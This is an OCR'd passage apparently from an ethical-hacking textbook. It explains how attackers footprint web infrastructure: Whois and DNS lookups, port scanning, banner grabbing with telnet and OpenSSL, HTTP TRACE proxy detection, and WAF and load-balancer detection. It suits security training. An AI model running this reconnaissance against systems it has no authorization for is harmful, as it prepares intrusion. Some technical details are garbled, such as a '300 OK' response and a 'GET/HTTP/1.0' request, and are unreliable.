
https://nmap.org

Footprint Web Infrastructure: Server Identification/ Banner Grabbing

- Analyze the server response header field to identify the make, model, and version of the web server software
- `Syntax: C:\telnet <Website domain or IP address> 80`



- Run command `s_client -host <target website> -port 443`
- Type `GET/HTTP/1.0` and press enter to get the server information



Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site


Detecting Proxies

- Determine whether your target site is routing your requests through any proxy servers
- Proxy servers generally add certain headers in the response header field
- Use the HTTP/1.1 TRACE method to identify any changes that a proxy server made to the request

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 04 Jan 2020 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Detecting Web Application Firewalls

- Determine whether your target site is running a web app firewall in front of a web application
- Check the cookies response to your request because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as WAFW00F to find which WAF is running in front of the application



https://github.com

Footprint Web Infrastructure: Hidden Content Discovery

- Discover any hidden content and functionality that is not reachable from the main visible content to exploit user privileges within the application
- This allows an attacker to recover backup copies of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.


Web Spidering/Crawling

- Web spiders/crawlers automatically discover hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses
- Attackers use tools such as OWASP Zed Attack Proxy, Burp Suite, WebScarab, and Mozenda Web Agent Builder for web spidering/crawling

Attacker-Directed Spidering

- The attacker accesses all functionality of an application and uses an intercepting proxy such as OWASP Zed Attack Proxy to monitor all requests and responses
- The intercepting proxy parses all application responses and reports the content and functionality it discovers

OWASP Zed Attack Proxy




https://www.owasp.org


Footprint Web Infrastructure: Detect Load Balancers

- Organizations use load balancers to distribute web server load on multiple servers and increase the productivity and reliability of web applications
- Attackers use various tools such as dig, load balancing detector (lbd), and Halberd to detect load balancers and their real IP addresses

dig




load balancing detector (lbd)



https://github.com

Halberd



https://github.com

Footprint Web Infrastructure

Footprinting is the process of gathering complete information about a system and all its related components, as well as how they work. The web infrastructure of a web application is the arrangement by which it connects to other systems, servers, and so on in the network. Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications. Attackers footprint the web infrastructure to know how the web application connects with its peers and the technologies it uses and to find vulnerabilities in specific parts of the web application architecture. These vulnerabilities can help attackers exploit and gain unauthorized access to the web application.

Footprinting the web infrastructure allows an attacker to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host web applications, using techniques such as Whois lookup, DNS interrogation, port scanning, and so on.
- **Service Discovery**: Attackers can discover the services running on web servers to determine whether they can use some of them as attack paths for hacking the web application. This procedure also provides web application information such as storage location, information about the machines running the services, and the network usage and protocols involved. Attackers can use tools such as Nmap, NetScanTools Pro, and others to find services running on open ports and exploit them.
- **Server Identification**: Attackers use banner grabbing to obtain the server banners, which help to identify the make and version of the web server software. Other information that this technique provides includes the following:
  - **Local Identity**: information such as the location of the server and the Origin-Host.

- **Local Addresses:** the local IP addresses that the server uses for sending Diameter Capability Exchange messages (CER/CEA messages), including the server identity, capabilities, and other information such as protocol version number and supported Diameter applications.
- **Self-Names:** this field specifies all the realms that the server considers as local and treats all the requests sent for them as no realm requests.

- **Hidden Content Discovery:** Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content.
- **Load Balancers Detection:** Attackers can detect load balancers of the target organization along with their real IP addresses to identify servers exposed over the Internet.

Server Discovery

To footprint a web infrastructure, first, you need to discover active Internet servers. Three techniques, namely Whois lookup, DNS interrogation, and port scanning, help in discovering the active servers and their associated information.

- **Whois Lookup**

  Whois lookup tools allow you to gather information about a domain with the help of DNS and Whois queries. They provide information about the IP address of the web server and DNS names. These tools produce results in the form of an HTML report.

  Use the following tools to perform Whois lookup:

  - Netcraft (*https://www.netcraft.com*)
  - WHOIS Lookup (*http://whois.domaintools.com*)
  - SmartWhois (*https://www.tamos.com*)
  - Batch IP Converter (*http://www.sabsoft.com*)

- **DNS Interrogation**

  Organizations use DNS interrogation, which is a distributed database, to connect their IP addresses with their respective hostnames and vice versa. When the DNS is improperly connected, then it is very easy to exploit it and gather the information required for launching an attack on a target organization. It provides information about the location and type of servers.

  Use the following tools to perform DNS interrogation:

  - Professional Toolset (*https://tools.dnsstuff.com*)
  - DNS Records (*https://network-tools.com*)
  - DNSRecon (*https://github.com*)
  - Domain Dossier (*https://centralops.net*)

- **Port Scanning**

  Port scanning is the process of scanning system ports to recognize open ones. It attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. If attackers recognize an unused open port, they can exploit it to intrude into the system.

  Use the following tools to perform port scanning:

  - Nmap (*https://nmap.org*)
  - NetScanTools Pro (*https://www.netscantools.com*)
  - Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
  - Hping (*http://www.hping.org*)

Service Discovery

Footprinting the web infrastructure provides data about the services offered, such as exchange and encryption of data, path of transmission, and protocols deployed. Scan the target web server to identify the common ports that it uses for different services. After finding these services, attackers can compromise them to exploit the web infrastructure that runs the application. The identified services act as attack paths for web application hacking. The table below lists common ports used by web servers and their respective HTTP services:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
384	Remote Network Server System
443	SSL (HTTPS)
514	Remote Shell
625	Open Directory Proxy (ODProxy)
657	IBM RMC (Remote monitoring and Control) Protocol
706	Secure Internet Live Conferencing (SILC)
832	NETCONF for SOAP over HTTPS
833	NETCONF for SOAP over BEEP
900	IBM WebSphere administration client
981	Remote HTTPS management for firewall devices running embedded Check Point VPN-1 software
987	Microsoft Remote Web Workplace, a feature of Windows Small Business Server

1433	MSSQL Server
1434	MSSQL Monitor
1527	Oracle Net Services
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
2638	SQL Anywhere Database Server
4242	Microsoft Application Center Remote management
7001	BEA WebLogic
7002	BEA WebLogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate web server or web cache
8001	Alternate web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Table 14.1: Table displaying HTTP Services

- **Tools used for service discovery**
  - **Nmap**

    Source: *https://nmap.org*

    Nmap is a multi-platform, multi-purpose application used to perform footprinting of ports, services, operating systems, etc. It is used for network discovery and security auditing. It is useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.




Figure 14.39: Screenshot of Nmap

Some additional service discovery tools are as follows:

- NetScanTools Pro (*https://www.netscantools.com*)
- Sandcat Browser (*http://www.syhunt.com*)

Server Identification/Banner Grabbing

Banner grabbing is a footprinting technique used by a hacker to obtain sensitive information about a target. An attacker establishes a connection with the target and sends a pseudo-request to it. The target then replies to the request with a banner message that contains sensitive information required by the attacker to further penetrate the target.

Through banner grabbing, attackers identify the name and/or version of a server, operating system, or application. They analyze the server response header field to identify the make, model, and version of the web server software. This information helps them to select the appropriate exploits from vulnerability databases to attack the web server and its applications.

How an attacker can use telnet to establish a connection and gain banner information of a target is demonstrated below:

- The attacker issues the command `telnet moviescope.com 80` in his/her machine's command prompt to establish a telnet connection with the target machine.

  Note: The attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains banner information of the target. In other words, if the attacker entered an IP address, he/she receives banner information of the target machine; if he/she enters the URL of a website, he/she receives banner information of the web server that hosts the website.

  Syntax: `C:\telnet <Website domain or IP address> 80`




Figure 14.40: An example of telnet command usage

- After establishing the connection, the attacker receives the prompt: **does not display any information.**
- Now, the attacker will press the **Esc** key, which returns the banner message that displays information about the target server along with some miscellaneous information.




Figure 14.41: Result of telnet banner grabbing

- This information helps attackers find ways to exploit target web servers and their applications.

- **Grabbing Banners from SSL Services**

  Tools such as Telnet and Netcat are capable of grabbing banners of web servers over only an HTTP connection. Attackers cannot grab banners over an SSL connection using the same techniques as those used for grabbing banners over HTTP connections. They can use tools such as OpenSSL to grab banners on web servers over an encrypted (HTTPS/SSL) connection.

  Attackers perform the following steps to grab banners over an SSL connection:

  - **Step 1:** Install **OpenSSL**

    OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) network protocols and the related cryptography standards required by them.

    It is available at *https://www.openssl.org*.

  - **Step 2**: Navigate to **OpenSSL** in the terminal

  - **Step 3**: Run the command: `s_client -host <target website> -port 443.`

    Replace the `<target website>` with your target's domain name. Here, 443 is the default SSL port.




Figure 14.42: Example of OpenSSL command

- **Step 4**: Type **GET/HTTP/1.0** and press enter to get the server information.

  The information displayed indicates that **OpenSSL** identifies the server used by certifiedhacker.com as Apache.




Figure 14.43: Result of OpenSSL banner grabbing

Some additional banner grabbing tools are as follows:

- Netcat (*http://netcat.sourceforge.net*)
- ID Serve (*https://www.grc.com*)
- Netcraft (*https://www.netcraft.com*)

Detecting Web App Firewalls and Proxies on Target Site

While footprinting the web infrastructure, attackers must discover the web application firewall and proxy settings of the target site to know the security measures employed.

- **Detecting Proxies**

  Some organizations use proxy servers in front of their web servers to make them untraceable. Therefore, when attackers try to trace the target's IP address, which is

hidden behind a proxy, using footprinting techniques, the attempt would provide its proxy IP address and not its legitimate address.

Determine whether your target site is routing your requests through proxy servers. To know whether a web server is behind a proxy, attackers can use the `trace` command.

The `trace` command sends a request to the web server, asking it to send back the request. Attackers place the trace command in HTTP/1.1. If the web server is present behind a proxy server and when an attacker sends a request using the trace command, the proxy modifies this request (by adding some headers) and forwards it to the target web server. Therefore, when the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 04 Jan 2020 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Figure 14.44: Result of TRACE command

- **Detecting Web Application Firewalls**

  Web application firewalls (WAFs) are security devices deployed between the client and the server. These devices are like IPS that provide security for web applications against a wide range of attacks. They monitor web server traffic and block malicious traffic, thus safeguarding web applications from attacks.

  Attackers use different techniques to detect web application firewalls in the web infrastructure. One of these techniques involves examining the cookies because a few WAFs add their own cookies during client-server communication. Attackers can view the HTTP request cookie to observe the presence of a WAF.

